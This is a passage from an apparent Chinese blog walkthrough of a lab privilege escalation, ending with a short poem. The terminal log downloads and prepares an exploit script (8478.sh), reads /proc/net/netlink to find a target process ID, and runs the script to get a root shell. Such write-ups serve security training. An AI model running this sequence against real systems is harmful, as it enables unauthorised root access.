Length: 3498 (3.4K) [application/x-sh]
Saving to: `8478.sh'

100%[=====>] 3,498 --K/s in 0s

11:48:27 (685 MB/s) - `8478.sh' saved [3498/3498]

bash-3.2$ dos2unix 8478.sh
dos2unix 8478.sh
dos2unix: converting file 8478.sh to UNIX format ...
bash-3.2$ chmod +x 8478.sh
chmod +x 8478.sh
bash-3.2$ ls -a 8478.sh
ls -a 8478.sh
8478.sh
bash-3.2$ cat /proc/net/netlink
cat /proc/net/netlink
sk      Eth Pid  Groups  Rmem   Wmem   Dump   Locks
cfebbe00 0  0      00000000 0      0      00000000 2
cf87d800 0  3129   00000111 0      0      00000000 2
cfc35a00 6  0      00000000 0      0      00000000 2
cfe78600 7  0      00000000 0      0      00000000 2
c1317600 9  2452   00000000 0      0      00000000 2
cfe66e00 9  0      00000000 0      0      00000000 2
cf55dc00 10 0      00000000 0      0      00000000 2
cf51fc00 11 0      00000000 0      0      00000000 2
cfc35400 15 569    ffffffff 0      0      00000000 2
cfebcc00 15 0      00000000 0      0      00000000 2
cf51fa00 16 0      00000000 0      0      00000000 2
cf6c6c00 18 0      00000000 0      0      00000000 2
bash-3.2$ ./8478.sh 569
```

下载脚本到靶机
将脚本从文本格式转换为unix格式
添加执行权限
查看当前netlink上的进程

```
./8478.sh 568
suid.c: In function 'main':
suid.c:3: warning: incompatible implicit declaration of built-in function 'execl'
sh-3.2# whoami
whoami
root
sh-3.2# pwd
pwd
/var/www/html/files
sh-3.2# cd
cd
sh-3.2# pwd
pwd
/
sh-3.2# cd root
cd root
```

https://blog.csdn.net/qq_41901122

摘抄

你不是被别人丢下的，
也不是为别人准备的；
一切自由生长，
自己种花自己开，
自己开错自己败；
时间吹落的，交给时间捡起来。
